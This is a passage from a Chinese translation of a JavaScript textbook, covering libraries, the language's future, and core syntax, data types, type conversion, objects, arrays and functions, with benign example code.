现在，在撰写本书的这一版本时，已经有数百个 JavaScript 库和工具包可供选择。如果有时间评估这些库和工具包，要做好心理准备，这有时是一个缺点。幸运的是，少数几个最有用的、经过良好测试并且广泛支持的库已经跃居首位，如 jQuery、YUI、extJS、Dojo、Prototype 以及其他库，尽管到你阅读本书时仍然有一套新的解决方案，但几乎可以确定的是，表 1-4 列出的特征将会是你决定选择使用的主要库。

表 1-4 通用 JavaScript 库特征

库 目 录	描 述
Ajax 通信	至少包含一个 XHR 对象的库，但是良好的库应当解决网络问题，特别是超时、重试以及错误问题。良好的库将添加对历史管理、离线存储以及持久性存储的支持
DOM 实用程序	可以提供用于简化使用 DOM 树的方法的库。像 <code>getElementsByClassName()</code> 这类扩展是屡见不鲜的，在大部分库中甚至具有依赖 CSS 或 XPath 语法的复杂内容选择系统，遗憾的是，经常依赖名称为 <code>\$()</code> 的函数，这看起来有些像是原生 JavaScript 特征
事件管理	对于 JavaScript 开发人员，一个很令人头痛的问题是解决跨浏览器事件的问题。因为对事件的管理不善并且在页面上的时间很长，所以没有正确管理事件的 JavaScript 应用程序可能会泄露内存。对于这种情况，许多库提供跨浏览器并且很有希望的防漏事件处理函数
实用函数	合适的 JavaScript 库应当提供解决处理表单数据以及编码与解码流行数据类型(如 JSON)的函数
UI 小组件和效果	更高级的库可能提供封装 UI 以及配合低级的 Ajax 和 DOM 设备的小组件。这些库经常还会提供基本的动画和可视化效果，当构建富界面时这些功能可能是有用的。当进行选择时，注意，不要过度关注 UI 和效果方面的功能，因为它不会弥补糟糕的设备

除了在表 1-4 中显示的特征外，还需要考虑库的一些基本特性。库易于使用吗？换句话说，手动编写更多代码比使用行为不端的或复杂的库调用更容易吗？库的说明文档很好从而可以容易地学习库的使用吗？有趣的是，许多在线的库并非如此。使用库更快吗？或者它使你的 JavaScript 变得臃肿或系统开销增加吗？库的工作良好吗？或者它旨在做许多功能并且没有哪个功能非常好吗？最后，对库的支持好吗？换句话说，在整个过程中都可能支持库吗？或者你自己准备坚持维护它吗？

库可能导致混乱

当使用库时有一个偶然发现的缺点：为了使用库会遇到其他一些怪癖的问题。目前，发生该问题的一个原因是有些 JavaScript 库的出发点不正确，试图从根本上改变 JavaScript 的初衷。当看到有些库声称“使得 JavaScript 使用方便”作为设计目标会有点让人烦恼，特别是当使用方便的效果经常通过试图使 JavaScript 的行为更像其他某些语言来“实现”时。尤其是当这些库的猴子补丁遇到麻烦并且重写语言的内置方面时，因此使得混合一个与另一个库的代码变得相当困难。库应当与 JavaScript 协同工作，而不是重塑 JavaScript 或定义新的方言。如果你的库就是如此，你会发现自己正在使用 JavaScript 的特殊形式，与其他人使用的形式不同。不应当过度批评库，它们正在将 JavaScript 推向未来。

1.4.4 JavaScript 的未来

JavaScript 的未来很光明。该语言确实正在打破浏览器的壁垒。许多开发人员看到 JavaScript 的服务器端实现，如 Node.js，从而可以使用一种语言编写 Web 应用程序。有趣的是，这一看起

来是新生的 JavaScript 应用根本不是新的——Netscape 引入的最初的服务器端开发环境称为 LiveWire，就是使用服务器端 JavaScript，并且使用 Microsoft 的经典的服务器页面(Active Server Page, ASP)的页面通常使用 Jscript 编写。不管是否清楚 JavaScript 的历史，它的未来近在咫尺，并且该语言正在超越浏览器，走向服务器、桌面小组件，以及所有的程序和设备。

为了完整拥抱其未来，JavaScript 需要发展它的新角色。该语言需要构建大规模系统的更多功能。其类型和对对象处理的某些方面需要进行修改。可能最重要的是，该语言需要一个公共库。引入这些特征以及其他建议的大量“修复”需要一些时间。希望这些修复不会使该语言支离破碎，也不会减缓新特征的引入，就像过去发生于其他语言身上的那样。

不管 JavaScript 的发展历程如何，有一件事情很明确：JavaScript 不会再降级为简单的、平凡的翻转效果以及表单检查任务；它是一门强大的并且广泛使用的语言。因此，应当严格地研究 JavaScript 的语法，就像其他编程语言一样，第 2 章将开始研究该内容。

1.5 小结

JavaScript 现在是在 Web 页面中使用的主要客户端脚本语言。该语言的许多成功得益于易用性，正是因为容易使用 Web 开发人员能够开始使用该语言。<script>元素使得在 HTML 文档中直接包含一些 JavaScript 变得很容易。遗憾的是，JavaScript 与标记和样式的交互并不总是很清晰。更加麻烦的是，语言及其相关对象在过去几年已经发生了变化，并且在不同浏览器之间可能明显不同。当使用 JavaScript 时，为了确保最终用户得心应手，最坏的准备是最好的策略。应当清楚，从本章开始就声明，使用 JavaScript 编程与使用其他任何语言一样复杂，并且应当更加注意语言或执行环境的细节。

JavaScript 核心语言特征概述

本章介绍 JavaScript 的核心特征，包括脚本必须遵循的语法规则以及用于存储数据和操作流程控制的基本结构。一旦理解了这些基本的语言结构，就可以相对独立地介绍更多高级特征，而不至于陷入繁杂的细节中。C、C++以及 Java 程序员会觉得 JavaScript 的语法很熟悉，并且应当可以很快地掌握 JavaScript 的一般语法，但需要适当注意，不要对 JavaScript 的更多高级特征估计不足。本章是引导性的，这意味着本章只提供所有 JavaScript 核心特征的简要综述。接下来的章节会对其中大部分主题进行进一步研究。

2.1 基本定义

大部分人至少对完成一件事情具有共同的兴趣或目标：他们推行行话。在花费了所有重要时段使用计算机之后，虽然没有什么帮助，但会注意，软件工程师特别喜欢他们用于交流编程思想的语言。讨论编程语言用到的术语提供一个技术词汇表，使用这个词汇表可以清晰并简明地交流具体思想。

在此介绍一些编程语言术语，这些术语在整本书中都会用到。表 2-1 对那些经常会模糊理解的概念提供了精确定义。

表 2-1 通用的编程语言术语

名 称	定 义	示 例
标记 (token)	语言中不可再分的最小词汇单位。如果通过空格隔开连续的字符序列，就会改变其含义	所有标识符和关键字都是标记，例如，作为字面值的 3.14 和 "This is a string"
字面值 (literal)	直接位于脚本中的值	3.14、 "This is a sting"、 [2, 4, 6]
标识符 (identifier)	变量、对象、函数或标签的名称	x、 myValue、 username

(续表)

名 称	定 义	示 例
运算符 (operator)	执行内置语言操作(如赋值、加、减)的标记	=、 +、 -、 *
表达式 (expression)	一组标记，通常是字面值或标识符与运算符的结合， 可以被求值为特定的值	2.0 "This is a string" (x+2)*4
语句	命令。语句通常导致执行环境(变量、定义或执行流) 的状态发生变化。程序就是一系列语句	x = x + 2; return(true); if(x) { alert("It's x"); } function myFunc() { alert("Hello there"); }
关键字 (keyword)	作为语言本身一部分的单词。关键字不能用作标识符	while、 do、 function、 var
保留字 (reserved word)	可能会成为语言本身一部分的单词。保留字不能用作 标识符，尽管这条限制有时不是严格强制的	class、 public

2.2 执行顺序

对于 HTML 文档中的 JavaScript 代码，当从顶部向底部读取它们时是逐行解释的。因此在使用变量和函数等代码结构之前必须先声明它们。由于这一标准的执行顺序，为了最初的读取通常放置一些代码；例如，在 Web 文档中可以在 <head> 标签中放置脚本引用。然而，因为 JavaScript 的连续性和普遍的分块本性，对于 Web 页面加载，这可能会有问题。关于执行和加载顺序的简要讨论请阅读第 18 章，因为该主题与性能相关。

2.3 区分大小写

JavaScript 是区分大小写的。这意味着，大写字母与它们对应的小写字母是不同的。例如，如果在脚本中使用标识符 result、Result 以及 RESULT，每个标识符分别引用独立的、不同的变量。区分大小写应用于该语言的所有方面：关键字、运算符、变量名称、事件处理程序、对象属性等

等。所有 JavaScript 关键字都是小写的，因此当使用某个特性(如 if 语句)时，需要确保输入的是“if”而不是“If”或“IF”。因为 JavaScript 使用“驼峰”(camel-back)命名规范，所以许多方法和属性混合使用大小写。例如，在 Document 对象的 lastModified 属性名(document.lastModified)中的 M 必须大写；使用小写的 m(document.lastmodified)会取回一个未定义的值。

与区分大小写相关联的主要问题是，当定义和访问变量、使用语言结构(如 if 和 while)，以及访问对象的属性时，应当特别注意大写字母。一个录入错误可能会改变整个脚本的含义，并且需要付出很大努力进行调试。

HTML 与区分大小写

JavaScript 通常直接嵌入 HTML 中，这可能会导致一些混乱。在 HTML 中，元素和特性名称是不区分大小写的。例如，下面两个标签是等价的：

```
<IMG SRC="plus.gif" ALT="Increment x" ONCLICK="x=x+1">

```

对于 HTML 本身，这不是问题。但是当新程序员看到以两种不同的方式引用 HTML 事件处理程序(像前面例子中的 ONCLICK 和 onClick)，并且假定事件处理程序以 JavaScript 中类似的方式进行访问，这时问题就来了。在 JavaScript 中相应的事件处理程序是 onclick，并且它必须始终使用 onclick。在 HTML 中使用 ONCLICK 和 onClick 都可行的原因是，浏览器会自动将它们绑定到 JavaScript 中正确的 onclick 事件处理程序上。

为了进一步演示这一区别，考虑下面两个标签，它们是不等价的：

```


```

它们不等价的原因是，第一个标签修改变量 x，而第二个修改 X。因为 JavaScript 区分大小写，所以这些是两个不同的变量。这个例子演示了 HTML 特性的一个重要方面：虽然特性的名称不区分大小写，但是特性的值区分大小写。HTML 特性 onclick 不区分大小写，因此可以写为 onClick、ONCLICK，甚至可以写作 oNcLiCk。然而，因为为 onclick 特性设置的值包含 JavaScript，所以必须记住它区分大小写。

应当注意，XHTML 要求元素和特性的名称使用小写。与之不同的是，老的 SGML 形式的 HTML 和现在的 HTML5 不区分大小写。由于这一变化以及如下事实，即，最初大小写是可变的，后来是不可变的，现在又回到最初的大小写可变性，建议使用小写风格，并且遵守这一风格。从我们的观点看，强烈建议为嵌入脚本的 HTML 标签和特性使用小写形式(特别是事件处理程序)。因为 JavaScript 区分大小写，还是谨慎一些好，不要采用混乱的大小写，以免不小心在代码、标记、样式或者三者的交互中造成错误。

2.4 空白符

空白符是那些在屏幕上占用空间但是不显示的字符。空白符的例子包括普通的空格、制表符以及换行符。JavaScript 会忽略所有多余的空白字符。例如：

```
x = x + 1;
```

与下面的代码是等同的：

```
x = x + 1;
```

这意味着，相对于解释器，使用空白符对程序员更有益。实际上，适当使用空白符缩进注释、循环内容以及声明，可以使代码更易读、更便于理解。

注意：

因为 JavaScript 对空白符的矛盾情绪，并且大多数 Web 用户会对缓慢的下载时间感到困惑，所以有些 JavaScript 程序选择通过移除多余的空白字符来“压缩”脚本。这一实践通常会缩小一部分代码量，第 18 章会对此进行讨论。

如果含义无二义性，就可以省略标记之间的空格。例如：

```
x=x+1;
```

没有包含空格，但这是可以接受的，因为它的含义很清晰。然而，除了简单的算术功能之外，其他大部分操作都需要使用空格来指示其期望的含义。考虑下面的代码：

```
s = typeof x;
s = typeofx;
```

第一条语句针对变量 `x` 调用 `typeof` 运算符，并将结果保存到 `s` 中。第二条语句将名为 `typeofx` 的变量的值赋值给 `s`。一个空格改变了语句的整个含义。

作为一条原则，JavaScript 忽略多余的空白符——但是有例外。一种情况是在字符串中。在单引号或双引号中包含的所有字符都会保留：

```
var s = "This    spacing is           p r e s e r v e d .";
```

如果直接在字符串中包含一个换行符，富有经验的程序员可能会好奇发生了什么问题。答案涉及空白符和 JavaScript 的另外一个微妙之处：隐式分号。

2.5 语句

语句是 JavaScript 这类语言的本质。它们指示解释器执行特定的动作。例如，最常见的语句之一是赋值(assignment)语句。赋值语句使用“=”运算符，并将右边的值放入左边的变量中。例如：

```
x = y + 10;
```

将 10 加到 `y` 上，并将结果值放入到 `x` 中。不要混淆赋值运算符与“相等”比较运算符“==”，它用于条件表达式中(在本章后面讨论)。在编程语言中语句的一个关键问题是如何结束和分组语句。

2.5.1 分号

分号指示 JavaScript 语句的结尾。例如，可通过使用分号进行分割，将多条语句放置到一行：

```
x = x + 1; y = y + 1; z = 0;
```

在一行上也可以包含更复杂的语句，甚至空语句。

```
var x = 9; x = x + 1; if (x > 10) { x = 0; }; y = y - 1;
```

这个例子递增 x 的值，跳过前面的两条空语句，如果 x 大于 10，就将 x 设置为 0，最后递减 y 的值。正如你可能看到的，如果直接使用代码，在一行上包含多条语句是相当笨拙的，应当避免这种情况。然而，像这样通过减少空白符和其他技术压缩代码是缩减的标准结果，这对于减小脚本的大小从而优化性能是有用的。

尽管语句应当以分号结束，但是如果通过换行符分隔语句，就可以省略分号。例如：

```
x = x + 1  
y = y - 1
```

会被当作：

```
x = x + 1;  
y = y - 1;
```

当然，如果希望在一行上包含两条语句，就必须使用分号分隔它们：

```
x = x + 1; y = y - 1
```

隐式分号插入的形式规则比前面引导你相信的描述更复杂一些。理论上，可以通过换行符分隔单条语句的记号而不会导致错误。然而，如果在一行上没有分号，记号能够构成一条完成的 JavaScript 语句，就会插入分号，即使下一行作为前一行的扩展可能貌似有理。典型的例子是 `return` 语句。因为 `return` 的参数是可选的，所以分别在不同的行上放置 `return` 和它的参数会导致执行不带参数的 `return`。例如：

```
return  
x
```

会被当作：

```
return;  
x;
```

而不会被当作可能是其本意的以下语句：

```
return x;
```

依靠隐式分号插入是一个坏想法，是一种糟糕的编程风格，应当避免这种做法。

2.5.2 代码块

花括号 “`{}`” 用于将语句列表组合到一起。例如，构成函数体的语句放置在花括号中：

```
function add(x, y) {  
    var result = x + y;  
    return result;  
}
```

如果将多条语句作为条件的结果或循环中的内容来执行，则这些语句同样需要分组：

```
if (x > 10) {
    x = 0;
    y = 10;
}
```

不管它们是独自使用还是在分组中使用，语句通常需要修改数据，这些数据通常采用变量的形式表示。

2.6 变量

变量存储数据。每个变量具有一个名字，称为变量的标识符(identifier)。在 JavaScript 中变量使用 `var` 声明，`var` 是一个关键字，它为新数据分配存储空间并指示解释器使用一个新的标识符。声明变量很简单：

```
var x;
```

这条语句告诉解释器，即将使用新变量 `x`。当声明变量时可以为其赋予初始值：

```
var x = 2;
```

此外，可以使用一条 `var` 语句声明多个变量，这时需要使用逗号将多个变量分隔开：

```
var x, y = 2, z;
```

不应当在声明之前使用变量，尽管在许多情况下这么做是可能的。在 JavaScript 中，变量要么是全局变量要么是局部变量。在函数中声明的变量严格属于该函数，在该函数范围之外不能访问。在函数之外声明的变量对于整个应用程序是全局的。然而，如果使用一个变量而没有使用 `var` 声明，即使在函数内部，该变量也属于全局作用域。建议始终首先声明变量，从而避免变量作用域出现混乱情形。

有经验的程序员会注意到，与 C、C++ 以及 Java 不同，在 JavaScript 变量声明期间缺少类型信息。这预示着 JavaScript 对数据类型的处理与这些语言完全不同。

2.7 基本数据类型

每个变量都有一个数据类型(data type)，指示变量保存的数据种类。在 JavaScript 中有 5 种基本数据类型，表 2-2 显示了这些基本数据类型。

表 2-2 JavaScript 的基本数据类型

类 型	描 述	示 例
布尔类型	取两个值中的一个： <code>true</code> 或 <code>false</code> 。使用两者作为变量值，在循环或条件中作为字面值	<code>true</code> 、 <code>false</code>
空类型	只有一个值。指示缺失数据；例如，当放在一个未指定的函数参数中时	<code>null</code>

(续表)

类 型	描 述	示 例
数字类型	包括整数和浮点数。64 位 IEEE 754 表示方式。进行整数操作时通常只使用 32 位。数值范围为 $\pm 1.797\ 6 \times 10^{308} \sim \pm 2.225\ 0 \times 10^{-308}$ 。为进行计算，整数范围认为是 $2^{31} - 1 \sim 2^{-31}$ 。支持十六进制和八进制形式，但是以与它们等价的十进制数值进行存储。如果发生数字计算问题，如类型转换问题或(0/0)，就可能发现一个特定的值 NaN(非数字)。还可能遇到正无穷大或负无穷大值。所有遇到特殊数字的情况都表示发生了异常，并且在一个表达式中会重写所有其他值。Number 和 Math 对象包含这些特殊的数值以及其他有用的常量	5、 1 968.38、 - 4.567
字符串	由单引号或多引号分隔的零个或多个 Unicode(在 NetScape 6/IE4 之前是 Latin-1)字符。引号类型的不同没有意义，并且它们是可以互换的。引号的灵活性对于在脚本中包含脚本代码是有用的。JavaScript 支持类似 C 语言中的带有“\”的标准转义字符。通常可以使用\和"转义引号。此外，通常使用“\”转义“\”。转义的范围包括普通的文本字符，如换行符(\n)，并且支持使用 Latin-1(044)或 Unicode(u00A9)设置特定的字符。然而，输出环境可能是 XHTML 标记文档，有些空白符指示可能会显示而不工作，如制表符和换行符	"I am string"、 'So am I'、 "Say \"what\"?"、 'C'、 "7"、 ""、 "、 "Newline \n Time"、 "\044\044\044"、 "It's unicode time \u00A9 2007 "
未定义	只有一个值，指示还没有指派数据。例如，读取不存在的对象属性，其结果就是 undefined	undefined

所有这些数据类型以及特殊字符的细节将在第 3 章进行讨论。然而，JavaScript 数据类型的一个方面应当在此简要提及，即弱类型。

2.7.1 弱类型

JavaScript 与其他你可能熟悉的语言之间的一个主要区别是，JavaScript 是弱类型的(weakly typed)。每个 JavaScript 变量都具有数据类型，但是该类型是从变量的内容推断出来的。例如，认为赋予字符串值的变量是字符串数据类型。JavaScript 的自动类型引用的一个结果是，变量的类型可能会自动改变。例如，一个变量在某个位置可能包含字符串，之后可能被赋予一个布尔值。它的类型根据其包含的数据而改变。这解释了在 JavaScript 中声明变量为什么只有一种方式：不需要在变量声明中指定类型。

弱类型对于 JavaScript 既是好运也是磨难。对于程序员，虽然弱类型看起来很自由，不必提前声明类型，但是这么做的代价是会引入微妙的类型错误。例如，下面的脚本操作各个字符串和数字值，我们将会看到类型转换会导致潜在的多义性：

```
document.write(4*3);
document.write("<br>");
document.write("5" + 5);
document.write("<br>");
document.write("5" - 3);
document.write("<br>");
document.write(5 * "5");
```

如果在 HTML 文档中包含该示例代码，其输出如图 2-1 所示：




图 2-1 示例的输出结果

尤其需要注意的是，在相加的情况中，结果是字符串"55"，而不是数字 10，而在其他例子中在输出之前把字符串转换为数字。相加操作不能工作的原因是加号是重载的运算符，它具有两种含义，既可以表示加法操作也可以表示字符串连接操作。

2.7.2 类型转换

在 JavaScript 中类型转换是自动进行的。表 2-3 显示了当数据被自动转换为某种类型或另一种类型时遵循的通用规则。当使用本章后面讨论的关系运算时会经常发生自动转换。类型转换及其微妙之处将在第 3 章进行更详细的讨论。

表 2-3 JavaScript 中的类型转换

值	转换为布尔类型	转换为数字类型	转换为字符串	转换为对象
true		1	"true"	带有 true 值的 Boolean 对象
false		0	"false"	带有 false 值的 Boolean 对象
0	false		"0"	带有 0 值的 Number 对象
包括负数的所有非零数字	true		数字作为字符串，从而 40 变成"40"，而 - 1.13 变成" - 1.13"	指定数值的 Number 对象
空字符串""	false	0		不包含值的 String 对象

(续表)

值	转换为布尔类型	转换为数字类型	转换为字符串	转换为对象
非空字符串	true, 这意味着 "0" 和 "false" 这类字符串也会转换成 true	如果字符串只包含数字, 如 "4", 它将转换成数字。所有其他字符串将转换成 NaN。注意, 为了进行转换字符串必须严格只包含数字; 例如, "4no" 会转换成 NaN, 而不是 4		包含字符串原始值的 String 对象
任何存在的对象	true	NaN	对象的 toString() 方法的返回值	
null	false	0	"null"	抛出 TypeError 异常
undefined	false	NaN	"undefined"	抛出 TypeError 异常

幸运的是, 在 JavaScript 中有多种以可预测的方式转换数据的方法, 这些方式使用 `parseInt()` 和 `parseFloat()` 等方法。表 2-4 显示了这些方法。

表 2-4 类型转换方法

方法	解释	示例
<code>parseInt(string, [radix])</code>	如果可能, 将字符串值转换成整数值。如果在传递的字符串中没有发现数字, 或使用其他非数字类型, 该方法返回 NaN。可选的 radix 值可以设置为期望转换的基数。如果从具有前导零值的字符串进行转换, 这个参数可能很重要, 因为具有前导零的字符串可能是八进制形式	<pre>var a=parseInt("5"); // 5 var b=parseInt("5.21"); // 5 var c=parseInt("5tom"); // 5 var d=parseInt("tom5"); //NaN var e=parseInt("true"); // NaN var f=parseInt(window); // NaN</pre>
<code>parseFloat(string)</code>	如果可能, 将字符串值转换为浮点数。如果传递的是非字符串或在传递的字符串中没有发现浮点数, 该方法返回 NaN	<pre>var x = parseFloat("3.15 "); // x = 3.15 var y = parseFloat("74.5red-dog"); // y = 74.5 var z = parseFloat("TAP"); // z = NaN var q = parseFloat(window); // q = NaN</pre>

(续表)

方 法	解 释	示 例
<code>+value</code>	如果可能, 将 <i>value</i> 转换为数字, 这种类型转换需要以运算符 “+” 作为前缀	<code>var x = + "39";</code>
<code>Number(value)</code>	如果可能, 将 <i>value</i> 转换成数字, 否则为 NaN	<code>var x = Number(5);</code> <code>var y = Number("5"); //5</code> <code>var z = Number("F"); //NaN</code>
<code>String(value)</code>	构造函数将传递的值转换为字符串类型	<code>var x = String(true);</code> <code>var y = String(5); //"5"</code>
<code>Boolean(value)</code>	构造函数将传递的值转换为布尔类型	<code>var x = Boolean(true);</code> <code>var y = Boolean(1); /* true */</code> <code>var z = Boolean(""); /* false */</code>
<code>!!value</code>	因为隐式的 “!” 运算符转换, 该方法将数值转换为其 Boolean 表示形式	<code>var x = !(true);</code> <code>var y = !(1); // true</code> <code>var z = !""; // false</code>
<code>Obj.valueOf()</code>	调用该方法将一个对象转换为基本类型的值。很少直接调用该方法	<code>alert(window.valueOf());</code>
<code>Obj.toString()</code>	该方法将对象转换为其字符串形式。与 <code>valueOf()</code> 类似, 尽管经常被开发人员重写	<code>alert(window.toString());</code>

如果不清楚给定的数值是什么类型, 可能需要使用 `typeof` 运算符:

```
var x = 5;
alert(typeof x); // displays Number
x = "5";
alert(typeof x); // displays String
x = true;
alert(typeof x); // displays Boolean
```

此外, 要清楚隐式类型转换可能会导致许多困惑。例如,

```
alert(5 == "5");
```

指示两个值是相等的。如果正在查看类型和数值的显式检查, 需要使用 “`===`” 和 “`!==`” 运算符, 这两个运算符将在后面讨论。因为潜在的运行时错误, 对于安全编程, 使用显式转换更适合。

2.8 复合类型

复合类型是将基本类型组合成一些更大结构的集合。在 JavaScript 中, 最常见的复合类型是对象, 所有其他复合类型都继承自对象。

2.8.1 对象

在 JavaScript 中，对象是属性的无序集合，可使用点运算符访问这些属性：

```
object.property
```

例如：

```
alert(myDog.name);
```

可用于访问 `myDog` 对象的名称属性。同样，可使用关联的数组格式进行表示：

```
object["property"]
```

因此在这个例子中相同的示例将变为：

```
alert(myDog["name"]);
```

通常，这两种格式是等价的，但是当访问带有空格的属性或进行某些形式的循环时，关联的数组格式使用起来可能更容易。

在访问对象属性的情况中，如果访问的属性是函数，则将其称为方法更合适，可以如下调用方法：

```
object.method()
```

例如，`myDog` 可能有一个方法 `bark()`，可以如下调用该方法：

```
myDog.bark();
```

可通过联合使用运算符 `new` 和特殊构造函数创建对象。

```
[var] instance = new Constructor(arguments);
```

例如，下面的代码创建一个新的 `Date` 对象，`Date` 对象是 ECMAScript 的内置对象：

```
var today = new Date();
```

根据约定，构造函数以首字母大写的方式进行命名，并且可以由用户定义。下面显示了一个创建简单对象 `Dog` 的例子，该对象具有一个属性和一个方法。

```
function Dog(name) {  
  this.name = name;  
  this.bark = function () { alert("woof woof!"); };  
}
```

```
var angus = new Dog("Angus Dunedin Powell");  
alert(angus.name);  
angus.bark();
```

除使用 `new` 构造对象外，也可以根据以下语法使用对象面值：

```
{ [ prop1: val1 [, prop2: val2, ...] ] }
```

例如：

```

var myDog = {
  name : "Angus"
  city : "San Diego",
  age : 11,
  state : "CA",
  friendly : true,
  greeting : function() { alert("woof woof!"); }
};

```

在当今的 JavaScript 中，对象字面量相当重要，因为指派它们用于创建类似名称空间的包装器，包装各种用户定义的变量和函数。例如，对于下面的变量和函数：

```

var gServiceId = 5551212;
function send() { }
function receive() { }

```

可以使用对象字面值包装它们，如下所示：

```

var myNS = {
  gServiceId : 5551212,
  send: function () { },
  receive: function () { }
};

```

并且可以避免许多标识符污染共享的全局名称空间。

一旦创建对象实例，设置其属性就与标准的赋值操作类似了：

```

instance.property = value;

```

并且可以使用标准的点（“.”）访问属性。例如，创建一个简单对象之后，可以为其添加一个新的属性：

```

var angus = new Dog("Angus Dunedin Powell");
angus.color = "black";

```

尽管有些人认为 JavaScript 是一种面向对象的编程语言——只不过它不使用有魔力的单词“class”，但是至少在当前该语言的 1.x 版本中不是如此。作为一门基于原型的 OOP 语言，可以立刻添加构造函数。例如，现在可以扩展 Dog 使其具有一个 sit() 方法：

```

Dog.prototype.sit = function () {alert("I am sitting");};

```

因此创建的对象现在将具有这一特征：

```

angus.sit()

```

可以使用原型创建基本的继承。例如：

```

function Scotty(name){
  this.name = name;
  this.shortLegs = true;
}
Scotty.prototype = new Dog();

var angus = new Scotty("angus");

```

```
angus.bark(); // alerts woof woof as inherited from Dog
alert(angus.shortLegs); // alerts true
```

使用这一思想,可为内置对象添加原型,甚至重写任何方法或属性。这种思想既是 JavaScript 很强大但有时又是很危险的一面。

`this` 语句引用“当前”对象;即,在其内部调用 `this` 的对象。它的语法如下:

```
this.property
```

一般在函数内部使用(例如,访问函数的 `length` 属性),或为了访问即将创建的新实例在构造函数内部使用:

```
function Dog(name) {
    alert(this); // shows reference to Object
    this.name = name;
}
```

`this` 通常用作对象引用路径的快捷方式。例如,在标记片段中,在 `onblur` 处理程序中可以使用 `document.getElementById("field1")`,但下面的代码更简明:

```
<input type="text" value="Test" id="field1" onblur="alert(this.value);">
```

在全局上下文中, `this` 引用当前的 Window 对象。

ECMAScript 的内置对象和宿主对象

现在在脚本中当然可以使用对象,但是语言的价值通常来自它的“库”——换句话说,对象、方法等都可以使用。ECMAScript 核心规范确实定义一些核心对象,表 2-5 对这些对象进行概述,并且在第 7 章会详细讨论。这些对象是语言本身的组成部分,宿主对象与其不同,它们是由执行环境提供的。

表 2-5 ECMAScript 定义的本机对象

对 象	描 述
Array	提供有序的列表数据类型以及相关功能
Boolean	与基本布尔数据类型对应的对象
Date	有助于与日期和时间相关的计算
Error	提供创建各种异常的功能(包括各种派生的对象,如 <code>SyntaxError</code>)
Function	提供与函数相关的功能,如函数参数检查
Global	为各种数据转换和求值任务提供可以全局使用的功能
Math	提供比标准的 JavaScript 运算符所提供的功能更加高级的数学特征
Number	与基本数字数据类型对应的对象
Object	提供基本特征的通用对象(如显式的类型转换方法),所有其他对象都派生自 <code>Object</code>
RegExp	允许高级字符串匹配和操作
String	对应基本字符串数据类型的对象

许多人认为 JavaScript 不是实际的 JavaScript，而是由驻留该语言的环境所提供的对象组成的。例如，`window`、`document` 以及 `navigator` 是在客户端 JavaScript 中发现的大量对象，这些客户端 JavaScript 位于作为宿主环境的浏览器中。在服务器端 JavaScript 中，宿主环境可能提供 `fs`、`querystring` 以及 `url` 这类对象。在本书中，通常主要关注客户端 JavaScript，但不管宿主环境如何，核心语言所关心的都应当是可移植的。第 9 章以及之后的几章将提供基于浏览器的 Web 开发的宿主对象的主要信息。

2.8.2 数组

正如之前所暗示的，JavaScript 数组与对象很相似，但是它们本身不是完整的类型。例如，不能对数组变量进行 `typeof` 操作以证实其为数组结构。

数组字面值的定义与许多语言类似，使用下面的语法(方括号是“真正的”方括号，不是用于指示可选的组件)：

```
[element1, element2, ... elementN]
```

每个 `elementN` 是可选的，从而可以使用在其内部具有“漏洞”的数组；例如：

```
var myArray = ["some data", , 3.14, true];
```

也可以使用 `Array()` 构造函数创建数组：

```
var variable = new Array(element1, element2, ... elementN);
```

如果只传递一个参数，该参数将被解释为 `length` 属性的初始值；然而，需要强调的是，这只是数组的初始大小。在 JavaScript 中，通过添加值可以很容易地使数组增长，不需要重新分配内存或重新声明数组。

```
var myArray = new Array(4); // defines an empty length 4 array
```

JavaScript 数组的索引是从 0 开始的，因此

```
myArray[0] = "First in";
```

会将数组第一个索引处的值设置为字符串面值“First in。”。访问数组同样使用数字索引。

```
alert(myArray[2]); // alerts value at index value of 2
```

为了获取数组的定义长度，可以使用 `length` 属性：

```
alert(myArray.length); // 4
```

可以使用该属性设置数组的最后一个元素：

```
myArray[myArray.length-1] = "Last in";
```

数组不必单独使用数字索引，也可以使用文本键。例如：

```
var authorName = [];
authorName["first"] = "Thomas";
authorName["last"] = "Powell";
```

然而，当以这种方式使用数组时，它们的执行方式与以数字索引数组稍微不同。对于这种情况，不能通过 `length` 属性获取数组的长度，并且不能使用标准的 `for` 循环遍历数组。然而，可以使用 `for...in` 循环遍历数组。

这再次让我们记起在 JavaScript 中数组和对象之间的密切关系。访问对象属性不仅可以使用 `objectName.propertyName`，而且可以使用 `objectName["propertyName"]`。然而，这并不意味着，可以使用对象风格访问数组元素；`arrayName.0` 不能访问数组的第一个元素。在 JavaScript 中数组与对象是不能互换的。

第3章和第7章将深入讨论数组，这两章将介绍用于数组操作的大量方法。

2.8.3 函数作为数据类型

函数最终也属于复合类型。通常，不以这种方式思考函数，因为经常遇到使用以下语法的函数数字面值：

```
function ([ args ])
{
    statements
}
```

其中 `args` 是由逗号分隔的作为函数参数的标识符列表，`statement` 是零条或多条有效的 JavaScript 语句。在构造函数中会经常发现函数数字面值：

```
function Dog()
{
    this.bark = function () {alert("woof!");};
}
```

或者当将它们绑定到事件处理程序上时，也会经常发现函数数字面值：

```
document.getElementById("btn1").onclick = function () { alert("Stop that!");};
```

或者执行其他更高层次的应用程序任务时，也会经常发现函数数字面值。

作为与其他复合类型类似的复合类型，不是只能作为字面量创建函数；例如，也可以使用 `Function()` 构造函数创建函数：

```
new Function(["arg1", ["arg2"], ... ,] "statements");
```

`argNs` 是函数接受的参数名，`statements` 是函数体。例如：

```
myArray.sort(new Function("name", "alert('Hello there ' + name) "));
```

实际上，函数与其他数据类型相似，它首先是一类数据对象。可以在表达式中使用它们，像前面所做的那样，甚至可以为它们赋值以及将它们作为值：

```
var foo = function () {alert("Presto!");};
bar = foo;
bar(); // alerts Presto
```

第5章将深入研究函数。

2.8.4 正则表达式字面值与对象

正则表达式字面值(实际上是 `RegExp` 字面值)的语法如下:

```
/exp/flags
```

其中 `exp` 是有效的正则表达式, `flags` 是零个或多个正则表达式修饰符(例如,用于全局和区分大小写的“`gi`”)。

尽管不是严格的字面量,但是可以在 JavaScript 中使用 `RegExp()` 内联构造函数:

```
new RegExp("exp" [, "flags"])
```

JavaScript 的正则表达式相当强大,在第 8 章可以找到这一主题的完整细节。

2.9 表达式

表达式是 JavaScript 的重要组成部分,并且是许多 JavaScript 语句的构造块。表达式是可以求值的标记组合;例如,

```
var x = 3 + 3
```

